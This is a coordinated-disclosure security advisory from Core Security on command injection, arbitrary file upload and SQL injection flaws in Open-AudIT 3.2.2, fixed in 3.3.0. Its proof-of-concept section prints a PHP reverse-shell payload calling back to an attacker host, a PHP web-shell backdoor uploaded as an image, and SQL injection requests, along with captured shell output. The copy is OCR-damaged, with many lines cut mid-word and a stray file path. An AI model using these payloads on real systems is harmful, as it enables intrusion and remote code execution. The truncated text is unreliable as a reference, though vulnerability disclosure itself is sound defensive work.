# Open-AudIT Multiple Vulnerabilities

## 1. Advisory Information

**Title:** Open-AudIT Multiple Vulnerabilities
**Advisory ID:**CORE-2020-0009
**Advisory URL: https://www.coresecurity.com/advisories/open-audit-multiple-vulnerabilities (https://www.coresecurity.com/advisories/open-audit-multiple-vulnerabilities)**
**Date published:**2020-04-27
**Date of last update:**2020-04-24
**Vendors contacted: Opmantek (https://opmantek.com/)**
**Release mode:**Coordinated release

## 2. Vulnerability Information

**Class:** Improper Neutralization of Special Elements Used in an OS Command (OS Command Injection) [**CW (https://cwe.mitre.org/data/definitions/78.html)**], Unrestricted Upload of File with Dangerous Type [**CWE-434 (https://cwe.mitre.org/data/definitions/434.html)**], Improper Neutralization of Special Eleme Used in an SQL Command (SQL Injection) [**CWE-89 (https://cwe.mitre.org/data/definitions/89.html)**]
**Impact:**Code Execution
**Remotely Exploitable:**Yes
**Locally Exploitable:** Yes
**CVE Name: CVE-2020-11941 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-11941)**, **CVE-2020-11942 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-11942)**, **CVE-2020-11943 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-11943)**

## 3. Vulnerability Description

Opmantek is a global enterprise software company focused network management products. Opmantek bc creates commercial solutions and sponsors open source tools.

Open-AudIT is Opmantek's network auditing application that scans an organization's environment and creat inventory of every device, including those that aren't authorized. Users can keep track of configuration chan

as well as software licensing, capacity utilization, server changes, and hardware warranty status. [1]

Multiple vulnerabilities were found in the Opmantek Virtual Appliance package that includes Open-AudIT 3. which would allow a remote authenticated attacker to execute code, upload arbitrary files, and query arbitra data from the database.

# 4. Vulnerable Packages

- Open-AudIT version 3.2.2

Other versions might be affected, but have not yet been tested.

# 5. Vendor Information, Solutions, and Workarounds

Opmantek has solved these  for version 3.3.0 released on April 6th, 2020.

See the extensive **release notes (https://community.opmantek.com/display/OA/Release+Notes+for+O AudIT+v3.3.0)** for more details. [2]

# 6. Credits

This vulnerability was discovered and researched by **Ivan Huertas** from **Core Security Consulting Services (https://www.coresecurity.com/services)**.

The publication of this advisory was coordinated by **Pablo A. Zurro (mailto:advisories@coresecurity.com)** Core Advisories Team.

# 7. Technical Description / Proof of Concept Code

## 7.1 OS command injection in Discovery

[**CVE-2020-11941 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-11941)**] The following proof of concept demonstrates how an authenticated attacker could inject OS commands while creating a `"Discovery."` The web application fails to sanitize the input in the parameter `data[attributes][other][nmap][ssh_ports]` . As a result, it is possible to add OS commands to spawn a reverse shell to a controlled attack server by injecting the following payload in the affected parameter (URL encoded):

```
22;php -r '$sock=fsockopen("192.168.23.185",8888);exec("/bin/sh -i <&3 >&3 2>&3");';
```

The HTTP request/response is shown below:

```
POST /en/omk/open-audit/discoveries HTTP/1.1
Host: 192.168.23.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate Referer: http://192.168.23.165/en/omk/open-audit/discov
Content-Type: application/x-www-form-urlencoded Content-Length: 2764
Connection: close
Cookie: PHPSESSID=p3no2vmd5thrhsbsvpktdl7307; omk=eyJhdXRoX2RhdGEiOiJubWlzIiwiZXhwaXJl
---ce1e38f061f14da810f35979534d9329d26836f4
Upgrade-Insecure-Requests: 1

data%5Battributes%5D%5Bname%5D=reverseshell&data%5Battributes%5D%5Bother%5D%5Bsubnet%5
amp;data%5Battributes%5D%5Bother%5D%5Bad_server%5D=&data%5Battributes%5D%5Bother%5D%5B
Battributes%5D%5Bnetwork_address%5D=http%3A%2F%2F127.0.0.1%2Fopen-audit%2F&network_add
2F%2F127.0.0.1%2Fopen-audit%2F&network_address_other=http%3A%2F%2FYOUR_SERVER%2Fopen-a
%5Btype%5D=discoveriesdata%5Baccess_token%5D=f3001ff807506ba603eab0252e33a5d15fe50884c
data%5Battributes%5D%5Bcomplete%5D=y&data%5Battributes%5D%5Borg_id%5D=1&data%5Battribu
net&data%5Battributes%5D%5Bdevices_assigned_to_org%5D=&data%5Battributes%5D%5Bdevices_
%5D=&data%5Battributes%5D%5Bother%5D%5Bnmap%5D%5Bdiscovery_scan_option_id%5D=0&data%5B
r%5D%5Bnmap%5D%5Bping%5D=y&data%5Battributes%5D%5Bother%5D%5Bnmap%5D%5Bservice_version
tes%5D%5Bother%5D%5Bnmap%5D%5Bfiltered%5D=n&data%5Battributes%5D%5Bother%5D%5Bnmap%5D%
Battributes%5D%5Bother%5D%5Bnmap%5D%5Bnmap_tcp_ports%5D=0&data%5Battributes%5D%5Bother
_udp_ports%5D=0&data%5Battributes%5D%5Bother%5D%5Bnmap%5D%5Btcp_ports%5D=22%2C135%2C62
s%5D%5Bother%5D%5Bnmap%5D%5Budp_ports%5D=161&data%5Battributes%5D%5Bother%5D%5Bnmap%5D
5Battributes%5D%5Bother%5D%5Bnmap%5D%5Bexclude_tcp_ports%5D=&data%5Battributes%5D%5Bot
xclude_udp_ports%5D=&data%5Battributes%5D%5Bother%5D%5Bnmap%5D%5Bexclude_ip%5D=&data%5
r%5D%5Bnmap%5D%5Bssh_ports%5D=22%3b%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f
22%31%39%32%2e%31%36%38%2e%32%33%2e%31%38%35%22%2c%38%38%38%38%29%3b%65%78%65%63%28%22
%20%2d%69%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%27%3b&data%5Battributes%5D%5
%5Bmatch_dbus%5D=&data%5Battributes%5D%5Bother%5D%5Bmatch%5D%5Bmatch_fqdn%5D=&data%5Ba
5D%5Bmatch%5D%5Bmatch_hostname%5D=&data%5Battributes%5D%5Bother%5D%5Bmatch%5D%5Bmatch_
a%5Battributes%5D%5Bother%5D%5Bmatch%5D%5Bmatch_hostname_serial%5D=&data%5Battributes%
%5D%5Bmatch_hostname_uuid%5D=&data%5Battributes%5D%5Bother%5D%5Bmatch%5D%5Bmatch_ip%5D
D%5Bother%5D%5Bmatch%5D%5Bmatch_mac%5D=&data%5Battributes%5D%5Bother%5D%5Bmatch%5D%5Bm
ata%5Battributes%5D%5Bother%5D%5Bmatch%5D%5Bmatch_serial%5D=&data%5Battributes%5D%5Bot
atch_serial_type%5D=&data%5Battributes%5D%5Bother%5D%5Bmatch%5D%5Bmatch_sysname%5D=&da
other%5D%5Bmatch%5D%5Bmatch_sysname_serial%5D=&data%5Battributes%5D%5Bother%5D%5Bmatch
```

The previous request stores the payload as a parameter in the `Discovery`. In order to trigger it, is necessary execute the `Discovery` with the following request:

```
GET /en/omk/open-audit/discoveries/1/execute HTTP/1.1
Host: 192.168.23.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.23.165/en/omk/open-audit/discoveries
Connection: close
Cookie: PHPSESSID=p3no2vmd5thrhsbsvpktdl7307; omk=eyJhdXRoX2RhdGEiOiJubWlzIiwiZXhwaXJl
U4NTMzOTkwOH0---c87cc4d20ec6491955a588439fcf8d024f95953a
Upgrade-Insecure-Requests: 1
```

Once the discovery is executed, a reverse connection is received on the controlled server, as shown below:

```
/tmp % nc -nlvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 192.168.23.165 49658 received!
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -l /usr/local/nmis8/
total 196
-rw-rw---- 1 nmis nmis 35801 Sep 22  2019 LICENSE
-rw-rw---- 1 nmis nmis  1602 Sep 22  2019 README.md
drwxrwx--- 4 nmis nmis  4096 Sep 22  2019 admin
lrwxrwxrwx 1 nmis nmis    19 Sep 22  2019 backups -> /data/nmis8/backups
drwxrwx--- 2 nmis nmis  4096 Sep 22  2019 bin
drwxrwx--- 2 nmis nmis  4096 Sep 22  2019 cgi-bin
drwxrwx--- 4 nmis nmis  4096 Dec 12 05:45 conf
lrwxrwxrwx 1 nmis nmis    20 Sep 22  2019 database -> /data/nmis8/database
drwxrwx--- 6 nmis nmis  4096 Sep 22  2019 htdocs
drwxrwsr-x 5 nmis nmis  4096 Sep 22  2019 install
-rw-rw---- 1 nmis nmis    38 Dec 12 05:46 install.log
-rwxrwx--- 1 nmis nmis 67170 Sep 22  2019 install.pl
drwxrwx--- 4 nmis nmis  4096 Sep 22  2019 lib
lrwxrwxrwx 1 nmis nmis    13 Sep 22  2019 logs -> /var/log/nmis
drwxrwx--- 5 nmis nmis  4096 Sep 22  2019 menu
drwxrwx--- 3 nmis nmis  4096 Sep 22  2019 mibs
drwxrwx--- 2 nmis nmis 20480 Sep 22  2019 models
drwxrwsr-x 2 nmis nmis 24576 Sep 22  2019 models-install
-rwxrwx--- 1 nmis nmis  2127 Sep 22  2019 pre-install.sh
lrwxrwxrwx 1 nmis nmis    15 Sep 22  2019 var -> /data/nmis8/var
$ %
/tmp %
```

## 7.2 Arbitrary file upload


[**CVE-2020-11942 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-11941)**] Open-AudIT provides

functionality to add custom images to the identified devices. This functionality could be abused by an authenticated attacker to upload an arbitrary file that could then be used, for example, to execute comman The following proof of concept demonstrates the vulnerability: First, the mechanism called `"Add Image"` u to add a new image is invoked:

```
POST /en/omk/open-audit/devices/1/image/create HTTP/1.1
Host: 192.168.23.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.23.165/en/omk/open-audit/devices/1/image/create
Content-Type: multipart/form-data; boundary=---------------------------129740543010522
Content-Length: 1382
Connection: close
Cookie: PHPSESSID=fg5db58i5apgsr064isdkl7021; omk=eyJhdXRoX2RhdGEiOiJubWlzIiwiZXhwaXJl
MCwicGFnZUhlYWRlciI6Ik9wbWFudGVrIEFwcGxpY2F0aW9ucyIsInJlZmVyZXJBcHAiOiIifQ----c542e4f3
Upgrade-Insecure-Requests: 1

-----------------------------12974054301052298927205538764O
Content-Disposition: form-data; name="data[access_token]"

eb5c010ca8b67fc261c41e349cb0c6e6c780e405187abd91e50b53f0038e
-----------------------------12974054301052298927205538764O
Content-Disposition: form-data; name="id"

1
-----------------------------12974054301052298927205538764O
Content-Disposition: form-data; name="data[attributes][name]"

image
-----------------------------12974054301052298927205538764O
Content-Disposition: form-data; name="data[attributes][filename]"

-----------------------------12974054301052298927205538764O
Content-Disposition: form-data; name="attachment"; filename="simple-backdoor.php"
Content-Type: application/x-php

<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}?>
-----------------------------12974054301052298927205538764O
Content-Disposition: form-data; name="data[attributes][orientation]"

front
-----------------------------12974054301052298927205538764O
Content-Disposition: form-data; name="submit"

-----------------------------12974054301052298927205538764O--
```

After that, it becomes possible to access the PHP file uploaded on the following path:

`https://192.168.23.184/open-audit/custom_images/simple-backdoor.php?cmd=whoami`




## 7.3 Multiple SQL injections

[**CVE-2020-11943 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=2020-11941)**] The `system.class` a `system.discovery_id` parameters of the device scripts are not sanitized, which could lead to to SQL injec An attacker could alter or insert additional statements, allowing the execution of SQL statements. The follow proof of concept will retrieve all of the discovered devices :

```
SQL INJECTION REQUEST WITH A TRUE STATEMENT:
GET /en/omk/open-audit/devices?system.class=Desktop&173817780+or+9604=09604=1 HTTP/1.1
Host: 192.168.23.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=p3no2vmd5thrhsbsvpktdl7307; omk=eyJhdXRoX2RhdGEiOiJubWlzIiwiZXhwaXJl
---4dc2ec8fa9acb8b0b920254413b52f2a71e6491b Upgrade-Insecure-Requests: 1

RESPONSE:
HTTP/1.1 200 OK
Date: Fri, 27 Mar 2020 17:19:58
GMT Server: Mojolicious (Perl)
Content-Type: text/html;charset=UTF-8 Set-Cookie: omk=eyJhdXRoX2RhdGEiOiJubWlzIiwiZXhw
---52db801a11b1baff618236f7584211b4d423044d; expires=Fri, 27 Mar 2020 18:19:58 GMT; pa
Vary: Accept-Encoding
Connection: close
Content-Length: 98823
[REDACTED]
```

As can be seen in the previous HTTP response, the `Content-Length` of the `TRUE SQL` statement response about `98823` bytes long. The following HTTP request contains a `FALSE SQL` statement where the respons is significantly smaller ( `Content-Length: 73602` ) than the one presented above.

```
SQL INJECTION REQUEST WITH A FALSE STATEMENT:
GET /en/omk/open-audit/devices?system.class=Desktop&179598565%20or%202679%3d2687=1 HTT
Host: 192.168.23.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=p3no2vmd5thrhsbsvpktdl7307; omk=eyJhdXRoX2RhdGEiOiJubWlzIiwiZXhwaXJl
---4dc2ec8fa9acb8b0b920254413b52f2a71e6491b Upgrade-Insecure-Requests: 1

RESPONSE:
HTTP/1.1 200 OK
Date: Fri, 27 Mar 2020 17:19:58 GMT
Server: Mojolicious (Perl)
Content-Type: text/html;charset=UTF-8
Set-Cookie: omk=eyJhdXRoX2RhdGEiOiJubWlzIiwiZXhwaXJlcyI6MTU4NTMzMzE5OH0
---52db801a11b1baff618236f7584211b4d423044d; expires=Fri, 27 Mar 2020 18:19:58 GMT; pa
Vary: Accept-
Encoding Connection: close
Content-Length: 73602

[REDACTED]
```

# 8. Report Timeline

2020-04-07 - Vulnerability is discovered by Core Labs

2020-04-13 – Contact made with **Opmantek (https://opmantek.com)** through their contact form.

2020-04-17 - Response received from Opmantek. Replied to contact with a draft of advisory...

2020-04-20 - Response received from Opmantek informing us that the vulnerabilities have been solved in version 3.3.0, which was released on April 6th.

2020-04-20 - CVEs requested and received from MITRE. CVE-2020-11941, CVE-2020-11942, CVE-2020-1194[illegible] assigned.

2020-04-27 - Advisory published.

# 9. References

[1] **https://opmantek.com (https://opmantek.com)**

[2] **https://community.opmantek.com/display/OA/Release+Notes+for+Open-AudIT+v... (https://community.opmantek.com/display/OA/Release+Notes+for+Open-AudIT+v3.3.0)**

# 10. About CoreLabs

CoreLabs, the research center of Core Security, A HelpSystems Company is charged with researching and understanding security trends as well as anticipating the future requirements of information security technologies. CoreLabs studies cybersecurity trends, focusing on problem formalization, identification of vulnerabilities, novel solutions, and prototypes for new technologies. The team is comprised of seasoned researchers who regularly discover and discloses vulnerabilities, informing product owners in order to ensu fix can be released efficiently, and that customers are informed as soon as possible. CoreLabs regularly pub security advisories, technical papers, project information, and shared software tools for public use at **https://www.coresecurity.com/core-labs (https://www.coresecurity.com/core-labs)**.

# 11. About Core Security, A HelpSystems Company

Core Security, a HelpSystems Company, provides organizations with critical, actionable insight about who, h and what is vulnerable in their IT environment. With our layered security approach and robust threat-aware, identity & access, network security, and vulnerability management solutions, security teams can efficiently manage security risks across the enterprise. Learn more at **www.coresecurity.com (http://www.coresecurity.com)**.

Core Security is headquartered in the USA with offices and operations in South America, Europe, Middle Eas Asia. To learn more, **contact (https://www.coresecurity.com/contact)** Core Security at (678) 304-4500 or **info@helpsystems.com (mailto:info@helpsystems.com)**. **(mailto:info@helpsystems.com)**

# 12. Disclaimer